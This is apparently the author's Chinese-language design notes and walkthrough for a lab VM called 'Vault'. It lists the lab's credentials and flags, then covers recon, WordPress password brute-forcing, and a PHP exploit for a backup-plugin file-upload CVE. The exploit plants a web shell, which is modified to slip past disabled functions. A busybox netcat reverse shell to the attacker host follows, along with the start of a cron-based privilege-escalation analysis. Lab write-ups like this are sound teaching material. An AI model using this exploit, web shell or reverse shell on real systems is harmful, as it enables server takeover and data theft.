

Vault靶机——设计思路

密码

```
1 tao:xcX8NzzZdMnO
2 Sublarge:&i1wD2@sgQBg
3 root:$*2B$@bzJ@qs
```

flag

```
1 flag{user-4822dfe9f95a3d3e5daf056d1f49cf7c}
2 flag{root-e1a0296022405b420f1ac3bf1731b3b8}
```

设计思路

User.txt

端口情况

```
1 80 22
```

```
(root@kali)~# nmap -p- -sV 192.168.137.27
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-27 10:37 EDT
Nmap scan report for Master.mshome.net (192.168.137.27)
Host is up (0.0045s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
MAC Address: 08:00:27:84:F0:DE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.74 seconds
```

目录情况

这里是测试的靶机，所以最后的靶机里面是没有robots.txt的

```
1 80端口一个info.php
2 wp-login.php
3 wp-content/uploads
```

```
(kali@kali:~)$ sudo dirsearch -u http://192.168.137.27 -w 381,382,400,401,403,404,405,500,502,503
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.137.27/_26-03-27_10-20-24.txt
Target: http://192.168.137.27/

[10:48:26] Starting:
[10:48:11] 200 - 23KB - /info.php
[10:48:20] 200 - 3KB - /readme.html
[10:48:43] 200 - 110B - /robots.txt
[10:48:09] 409 - 3KB - /wp-admin/setup-config.php
[10:48:09] 200 - 577B - /wp-admin/install.php
[10:48:10] 200 - 8B - /wp-config.php
[10:48:12] 200 - 8B - /wp-content/
[10:48:15] 200 - 8B - /wp-content/plugins/hello.php
[10:48:15] 200 - 440B - /wp-content/upgrade/
[10:48:15] 200 - 479B - /wp-content/uploads/
[10:48:17] 200 - 8B - /wp-includes/rss-functions.php
[10:48:17] 200 - 6KB - /wp-includes/
[10:48:18] 200 - 8B - /wp-cron.php
[10:48:18] 200 - 727B - /wp-json/wp/v2/users/
[10:48:19] 200 - 223KB - /wp-json/
[10:48:21] 200 - 3KB - /wp-login.php
```

页面的意义


- 1 | info.php是一个phpinfo页面，页面作用是查看禁用了哪些函数
(system,passthru,shell_exec,proc_open,pcntl_exec,dl)-----我们可以使用exec函数进行绕过

浏览器地址栏显示: http://192.168.137.27/info.php

PHP Version	8.3.19	
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	system,passthru,shell_exec,proc_open,pcntl_exec,dl	system,passthru,shell_exec,proc_open,pcntl_exec,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value
error_log_mode	0644	0644

- 1 | wp-login.php 是一个登录页面，这里是关键，必须登录我们才能去触发漏洞的

- 1 | http://192.168.137.27/wp-login.php



1 | `wp-content/uploads` 是一个我们上传的目录，后面我们上传的文件就会在这里

1 | `http://192.168.137.27/wp-content/uploads/`



Index of /wp-content/uploads

Name	Last modified	Size	Description
 Parent Directory	-	-	-
 2026/	2026-03-26 11:01	-	-

Apache/2.4.66 (Debian) Server at 192.168.137.27 Port 80

web部分

我们去访问

1 | `http://192.168.137.27`



可以看到是一个wordpress页面，那么根据我们的经验可以知道它存在的漏洞太多了。

我们先去看看存在的页面，因为有些页面的信息我们是需要的

欢迎来到MazeSec

2026年3月27日

Community Members

2026年3月26日

如何养好一盆绿萝：一个完全外行的经验分享


2026年3月26日

可以看到存在3个页面，一个页面是mazesec网站的log，一个是mazesec社区的一些成员(我们需要的信息就在这个页面里面)，还有一个页面是随便写的，就是为了干扰,哈哈哈

我们去看看mazesec社区的页面,可以看到是一些社区成员的ID，而这些ID就是我们登录wordpress的密码



密码就是wea5e1,如果你运气好的话，你可以从底到头一个一个试的话，那么你第一个试就可以成功登录了



这个页面有一个小彩蛋，点击加入QQ群，可以直接跳转到我们的2群里面的。



```
1 wpscan --url http://192.168.137.27 --api-token xxxxxxxxxxxxxxxxxxxxxxxxx -e u,vp --plugins-detection aggressive
```

```

- http://192.168.137.27/wp-content/plugins/wpvid-backuprestore/, status: 200
[+] 1 vulnerability identified:
[+] Title: Migration, Backup, Staging < 0.9.124 - Unauthenticated Arbitrary File Upload
Fixed in: 0.9.124
References:
- https://wpscan.com/vulnerability/9973615c-7af8-44e7-8cae-8e45ccd362e6
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-1357
- https://www.worxforce.com/threat-intel/vulnerabilities/107esav0517-e746-4704-9752-74ce228b5f37
Version: 0.9.122 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://192.168.137.27/wp-content/plugins/wpvid-backuprestore/readme.txt

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[+] User(s) Identified:
[+] kaada
Found By: Rss Generator (Passive Detection)
Confirmed By:
- Wp Json Api (Aggressive Detection)
- http://192.168.137.27/wp-json/wp/v2/users/?per_page=100&page=1
- Rss Generator (Aggressive Detection)
- Author Sitemap (Aggressive Detection)
- http://192.168.137.27/wp-sitemap-users-1.xml
- Author Id Brute Forcing - Author Pattern (Aggressive Detection)


[+] WPScan DB API OK
Plan: free
Requests Done (during the scan): 4
Requests Remaining: 13

[+] Finished: Fri Mar 27 10:49:11 2026
Requests Done: 7408
Cached Requests: 10
Data Sent: 2.003 MB
Data Received: 3.237 MB
Memory used: 242.039 MB
Elapsed time: 00:24:24


```

可以看到存在漏洞是CVE-2026-1357,而且爆破出来用户名是kaada,我们去搜索这个漏洞，在github上面有很多

```
1 https://github.com/LucasM0ntes/POC-CVE-2026-1357
```



我们可以看到是一个插件漏洞



所以我们的思路就是去登录，然后使用插件去触发漏洞即可（这里我禁用了安装插件的按钮，因为在测试的时候，cyl-love佬是直接安装在安装插件的地方上传的php文件，这是一个bug,我的目的是通过备份去触发漏洞的，在这里感谢cyl-love佬的测试。）




如果你没有猜测出来用户名，没关系它给你爆破出来用户名了——kaada，那么接下来我们的思路就是去爆破用户名，我们使用cwl工具去提权密码即可(考查cwl工具的使用)


```
1 cwl -w users.txt --with-numbers http://192.168.137.27
```

我们去爆破密码，密码是wea5e1

```
1 wpscan --url http://192.168.137.27 --usernames kaada --passwords users.txt
```




我们去登录即可



我们可以看到登录成功，我们去启动插件即可(这里一定要启用插件)



然后去生成密钥，过期时间是24小时(如果不去生成密钥的话，漏洞是触发不了的)



我们使用poc即可

我们在攻击机里面进行操作

先决条件

该漏洞利用程序依赖于 `phpseclib (v1)` 版本的行为。要在本地运行生成器，您需要以下库文件：

```
1 mkdir -p phpseclib/Crypt
2 wget -q
  https://raw.githubusercontent.com/phpseclib/phpseclib/1.0.20/phpseclib/Crypt/
  Rijndael.php -O phpseclib/Crypt/Rijndael.php
3 wget -q
  https://raw.githubusercontent.com/phpseclib/phpseclib/1.0.20/phpseclib/Crypt/
  Base.php -O phpseclib/Crypt/Base.php
```

```
(kali@kali) ~$ mkdir -p phpseclib/Crypt
wget -q https://raw.githubusercontent.com/phpseclib/phpseclib/1.0.20/phpseclib/Crypt/Rijndael.php -O phpseclib/Crypt/Rijndael.php
wget -q https://raw.githubusercontent.com/phpseclib/phpseclib/1.0.20/phpseclib/Crypt/Base.php -O phpseclib/Crypt/Base.php
```


漏洞利用生成器 (exploit.php)


该脚本创建一个使用空密钥加密的有效载荷，并包含用于上传 shell 的路径遍历。(注意这里我们不能直接去使用system的，因为我禁用了system函数的，你需要去使用exec函数的)

```
1 $shell_content = '<?php system($_GET["cmd"]); ?>';
```

```
1 <?php
2 // exploit.php - Authored by Lucas Montes (NiRoX)
3 require_once(__DIR__ . '/phpseclib/Crypt/Rijndael.php');
4
5 // 1. Initialize Rijndael (AES)
6 $rij = new Crypt_Rijndael();
7 $rij->setBlockLength(128);
8
9 // 2. VULNERABILITY REPRODUCTION
10 // The server defaults to a null key when RSA decryption fails (returns
    false).
11 // We set our local key to 16 null bytes to match the server's vulnerable
    state.
12 $rij->setKey(str_repeat("\0", 16));
13
14 // 3. The Payload
15 $shell_content = '<?php system($_GET["cmd"]); ?>';    poc原来的攻击命令
16
17 这里进行修改成
18 $shell_content = '<?php if(isset($_GET["cmd"])) { exec($_GET["cmd"], $o,
    $r); echo implode("\n", $o); } ?>';
19
20
21 // 4. The JSON Object with Path Traversal
22 // we traverse up to /uploads/ to bypass .htaccess restrictions
23 $params = [
24     "backup_id" => "1",
25     "name" => "../uploads/pwn_remote.php",
26     "data" => base64_encode($shell_content),
27     "offset" => 0,
28     "file_size" => strlen($shell_content),
29     "total_size" => strlen($shell_content),
30     "index" => 0,
31     "md5" => md5($shell_content),
32     "type" => "backup",
33     "status" => "running"
34 ];
35
36 // 5. Encrypt with Null key
37 $encrypted = $rij->encrypt(json_encode($params));
38
39 // 6. Construct Packet
40 // "ABC" is the fake RSA key that triggers the 'false' return on the server
41 $fake_key = "ABC";
42 $payload = str_pad(dechex(strlen($fake_key)), 3, "0", STR_PAD_LEFT)
43     . $fake_key
44     . str_pad(dechex(strlen($encrypted)), 16, "0", STR_PAD_LEFT)
45     . $encrypted;
```




```
1 http://192.168.137.27/wp-content/uploads/pwn_remote.php?cmd=id
```



我们可以看到攻击成功的，你可以去读取/etc/passwd。然后去读取user.txt
或者我们直接去反弹shell即可

```
1 busybox nc 192.168.137.102 1234 -e /bin/bash
```



```
{ "result": "success", "op": "finished" }  
  
(kali㉿kali)-[~]  
$ nc -lp 1234  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
ls -la  
total 16  
drwxr-xr-x  3 www-data www-data 4096 Mar 27 12:00 .  
drwxr-xr-x 10 www-data www-data 4096 Mar 27 11:51 ..  
drwxr-xr-x  3 www-data www-data 4096 Mar 26 11:01 2026  
-rw-r--r--  1 www-data www-data  88 Mar 27 12:00 pwn_remote.php  
|
```

我们可以看到是反弹成功的，我们去稳定shell

```
(kali㉿kali)-[~]  
$ nc -lp 1234  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
ls -la  
total 16  
drwxr-xr-x  3 www-data www-data 4096 Apr 23 02:08 .  
drwxr-xr-x 10 www-data www-data 4096 Apr 23 02:03 ..  
drwxr-xr-x  3 www-data www-data 4096 Apr 23 02:01 2026  
-rw-r--r--  1 www-data www-data  88 Apr 23 02:08 pwn_remote.php  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@Vault:/var/www/wordpress/wp-content/uploads$ ^Z  
zsh: suspended nc -lp 1234  
  
(kali㉿kali)-[~]  
$ stty raw -echo; fg  
[1] + continued nc -lp 1234  
<ress/wp-content/uploads$ export TERM=xterm-256color  
www-data@Vault:/var/www/wordpress/wp-content/uploads$ cd /home  
www-data@Vault:/home$ ls -la  
total 20  
drwxr-xr-x  5 root    root    4096 Apr 12 09:11 .  
drwxr-xr-x 18 root    root    4096 Mar 18 2025 ..  
drwx----- 3 Audit   Audit   4096 Apr 12 10:00 Audit  
drwx----- 4 Sublarge Sublarge 4096 Apr 22 11:57 Sublarge  
drwxr-xr-x  3 ta0     ta0     4096 Apr 16 03:30 ta0  
www-data@Vault:/home$ |
```

可以看到稳定shell成功，我们可以看到有3个用户名，目前，我们只能去ta0用户下查看一个user.txt文件

```

drwxr-xr-x  3 ta0  ta0  4096 Apr 16 03:30 ta0
www-data@Vault:/home$ cd ta0
www-data@Vault:/home/ta0$ ls -la
total 36
drwxr-xr-x  3 ta0  ta0  4096 Apr 16 03:30 .
drwxr-xr-x  5 root root 4096 Apr 12 09:11 ..
lrwxrwxrwx  1 root root   9 Mar 27 08:43 .bash_history -> /dev/null
-rw-r--r--  1 ta0  ta0   220 Apr 18 2019 .bash_logout
-rw-r--r--  1 ta0  ta0  3526 Apr 18 2019 .bashrc
drwxr-xr-x  3 ta0  ta0  4096 Mar 27 03:03 .local
-rw-r--r--  1 ta0  ta0   807 Apr 18 2019 .profile
-rw-r--r--  1 ta0  ta0   842 Apr 16 02:24 broken.txt
-rw-r--r--  1 ta0  ta0  1842 Apr 11 11:17 key
-rw-r--r--  1 root root   44 Mar 26 09:37 user.txt
www-data@Vault:/home/ta0$ cat user.txt
flag{user-4822dfe9f95a3d3e5daf056d1f49cf7c}
www-data@Vault:/home/ta0$

```

可以看到有2个文件，我们需要去使用ta0用户去读取的，所以接下来我们要想办法去切换到ta0用户下的

root.txt

切换ta0用户

我们去sudo -l，发现使用不了的

```

www-data@Vault:/$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:

[1]+  Stopped                  sudo -l

```

那么，我们只能去查看有没有定时任务吧(可以看到这个定时任务是ta0用户运行的，那么我们就去使用他)

```

2026/04/23 02:18:26 CMD: UID=0      PID=0
2026/04/23 02:18:26 CMD: UID=0      PID=4
2026/04/23 02:18:26 CMD: UID=0      PID=3
2026/04/23 02:18:26 CMD: UID=0      PID=2
2026/04/23 02:18:26 CMD: UID=0      PID=1
2026/04/23 02:19:01 CMD: UID=1000    PID=1093 /sbin/init
2026/04/23 02:19:01 CMD: UID=1000    PID=1092 /bin/bash /var/tmp/.sys_update
2026/04/23 02:19:01 CMD: UID=1000    PID=1092 /bin/bash /var/tmp/.sys_update
2026/04/23 02:19:01 CMD: UID=1000    PID=1091 /bin/sh -c /bin/bash /var/tmp/.sys_update
2026/04/23 02:19:01 CMD: UID=0      PID=1090 /usr/sbin/cron -f

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
ta0:x:1000:1000::/home/ta0:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
Sublarge:x:1001:1001::/home/Sublarge:/bin/bash
Audit:x:1002:1002::/home/Audit:/bin/sh
www-data@Vault:/tmp$

```

```

www-data@Vault:/tmp$ cd /var/tmp
www-data@Vault:/var/tmp$ ls -la
total 20
drwxrwxrwt  4 root root 4096 Apr 23 02:09 .
drwxr-xr-x 12 root root 4096 Apr  1 2025 ..
-rwxr-xr-x  1 ta0  ta0   420 Apr 22 10:26 .sys_update
drwxr-xr-x  3 root root 4096 Apr 23 01:57 systemd-private-5d96d66aa5f7428dbba7998add06fe7b-systemd-logind.service-nBs2Eg
drwxr-xr-x  3 root root 4096 Apr 23 01:57 systemd-private-5d96d66aa5f7428dbba7998add06fe7b-systemd-timesyncd.service-N8D8ff
www-data@Vault:/var/tmp$ cat .sys_update

```

我们去分析一下这个脚本

```

1  #!/bin/bash
2
3  curr_sec=$(date +%s)
4  if [ $curr_sec -lt 30 ]; then
5      diff=$((30 - curr_sec))

```

```

6     read -t $diff <> <(:) > /dev/null 2>&1
7 fi
8
9 CONF="/var/tmp/.service_config"
10
11 if [ -f "$CONF" ]; then
